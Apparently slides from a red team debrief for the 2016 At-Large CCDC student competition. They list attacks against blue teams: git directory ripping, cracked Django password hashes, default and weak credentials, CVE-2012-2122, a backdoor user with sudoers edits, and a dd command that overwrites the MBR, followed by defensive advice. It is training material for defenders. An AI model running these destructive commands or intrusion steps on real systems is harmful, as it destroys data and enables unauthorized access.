


# Red Team Debrief

At-Large CCDC 2016



# Methodology

- Our aim is to find vulnerable services in the environment and replicate attacks against all blue teams in a timely manner to provide a fair and level playing field for the competition.
- Saturday we conducted reconnaissance of the environment and gained persistence.
- Sunday we ramped up our presence in the environment such as website defacement, service takedown, database wipes, etc.
- During the final hour of the competition we start destroying machines (e.g. overwriting MBR). During the last 15 minutes, we took down any pfSense boxes we had found with default credentials.

# Successful Attacks

```
root@kali:~/dvcs-ripper# perl rip-git.pl -v -u http://192.168.4.20/.git
[i] Downloading git files from http://192.168.4.20/.git
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: xRmfrZzc
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/c7/2414fa0ab0098f3ac2f7303901ea9ecf8c5686
[d] found objects/4c/42e4439ae3fc8e857aff8e8ae40a8430d89ca4
[d] found objects/e8/c46a32d53b21d6d8e3bfd07c9993e1ad5be2ae
[d] found objects/4c/42e4439ae3fc8e857aff8e8ae40a8430d89ca4
[d] found objects/04/a7532c30f831010e36aa2bc28853104c7322b4
[d] found objects/a6/86baff0fc8d90fac854494dd8078de275dba4b
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Checking object directories: 100% (256/256), done.
[i] Got items with git fsck: 0, Items fetched: 0
[!] No more items to fetch. That's it!
Your branch is based on 'origin/master', but the upstream is gone.
(use "git branch --unset-upstream" to fixup)
```

Exposed Git directories on  
192.168.4.20 and 192.168.4.21

# Successful Attacks

```
root@kali:~# cat hashcat.pot
pbkdf2_sha256$10000$QaDem2Ikq6J1$zFIRwacI+pxKiZrstnH5oMQXa5WzdFuL47ZRzh0641U=:password
pbkdf2_sha256$10000$9I3oYkrP0yPW$M5z3MJmIrJ3twYBgDMT68c51HEnDaV0WLQ9qqWyhyNY=:123456
pbkdf2_sha256$10000$yRnvdj9AlU4h$16UCBK8/nFMiq0/NcAAAnhyUz+ixP4Tk+Aa6n3a9NQm4=:letmein
pbkdf2_sha256$10000$UkIyLPPz8dV5$sJ4m6nVxrAlnXFUXyVB3TJ0eQSGsIvhDWonUBwPvkJg=:batman
pbkdf2_sha256$10000$QwL2XUcyqh56$ICHgm3eQg9pbv3pLsjjzrlqIRqtkodJCW9qjHTnsPk4=:starwars
pbkdf2_sha256$10000$kBeMLdXFwUo0$VxpXR/MpEV5kk33Nj+0T1iTTMyymypTsiRK0PsiHoiw=:cowboys
pbkdf2_sha256$10000$VcAyEQreNSCx$moUE8Q2ZL3maX6T6cMQsNX0T1ml3dQIf/MJm4Ly2y6U=:lakers
pbkdf2_sha256$10000$aymouxblDz8Z$R6d5wYPIq+2sGU0d8H1NJyYtHofnssmdfyLXQmnFDPM=:changeme
```

Cracked weak password hashes from Django database dump retrieved with default/weak credentials.


# Successful Attacks

```
$ sudo -i
root@admin-u-1:~# echo "HELLO FROM THE MBR <3" > LOVELETTER.TXT; dd if=LOVELETTER.TXT of=/dev/sda;reboot
0+1 records in
0+1 records out
22 bytes (22 B) copied, 0.022518 s, 1.0 kB/s
root@admin-u-1:~#
Broadcast message from bin@admin-u-1
(/dev/pts/2) at 15:38 ...

The system is going down for reboot NOW!
Connection to 192.168.7.114 closed by remote host.
Connection to 192.168.7.114 closed.
root@kali:~#
```

Added backdoor with “bin” user and changed sudoers file so anyone could elevate to root. Changed MBR to finish off the machine.

# Website Defacement



# Weak credentials

- SSH passwords from weak credentials on 192.168.7.105,192.168.7.114,192.168.7.115,192.168.4.60,192.168.4.20,192.168.4.60,192.168.4.40,192.168.5.40,192.168.5.20,192.168.5.111,192.168.5.112,192.168.4.21,192.168.5.10,192.168.5.110
- MySQL weak credentials root:rootpass on 192.168.5.111
- Default admin/pfsense creds for web login and ssh on 192.168.4.1 and 192.168.7.1 (did not take down until last 15 minutes of competition).

# CVEs

- 192.168.4.50 was vulnerable to CVE-2012-2122, which allowed us to gain access to the MySQL database, even if credentials were changed
- “sql/password.c in Oracle MySQL 5.1.x before 5.1.63, 5.5.x before 5.5.24, and 5.6.x before 5.6.6, and MariaDB 5.1.x before 5.1.62, 5.2.x before 5.2.12, 5.3.x before 5.3.6, and 5.5.x before 5.5.23, when running in certain environments with certain implementations of the memcmp function, allows remote attackers to bypass authentication by repeatedly authenticating with the same incorrect password, which eventually causes a token comparison to succeed due to an improperly-checked return value”  
(<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2122>).



# Forensic Investigation

- Most of the incident responses we received were very vague on details.
- We expect exact information regarding when, how, and where the incident occurred for earning points back.
- This will be very important in nationals.

# Recommendations

1. Prioritize and manage your risk.
2. Change default passwords!
3. Gain a better situational awareness
  - a. Before an attack
  - b. During an attack
  - c. After an attack
4. Ask each other questions. Team communication is key!

# Closing Notes

Keep up the great work! We hope to see you again next year!